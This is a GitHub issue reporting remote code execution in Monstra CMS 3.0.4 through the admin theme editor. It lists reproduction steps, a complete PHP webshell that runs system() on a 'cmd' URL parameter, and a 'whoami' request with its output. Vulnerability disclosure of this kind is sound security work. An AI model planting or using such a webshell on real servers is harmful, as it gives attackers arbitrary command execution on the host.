New issue

Jump to bottom

RCE (Remote Code Execution via Theme Blog Monstra version 3.0.4) #470


Closed r0ck3t1973 opened this issue on Jul 4, 2021 · 0 comments

r0ck3t1973 commented on Jul 4, 2021 • edited

Describe the bug
An attacker could insert any executable code through php via Theme Blog to execution command in the server

To Reproduce

1. Log into the panel.
2. Go to "/monstra-3.0.4/admin/index.php?id=themes&action=edit_template&filename=blog"
3. Click edit Blog
4. Insert payload easy-simple-php-webshell.php
5. Reload page review code excution



Edit Template


Name

blog .template.php

Template content

```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
</html>
```

Monstra was made by Sergey Romanenko and is maintained by Monstra Community / © 2012 - 2016 Monstra – Version 3.0.4



Not secure | r0ck3t.com:8012/monstra-3.0.4/blog?cmd=whoami

```
desktop-ufp74u4\mr r0ck3t
```

r0ck3t1973 closed this as completed on Oct 29, 2021

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

Development
No branches or pull requests

1 participant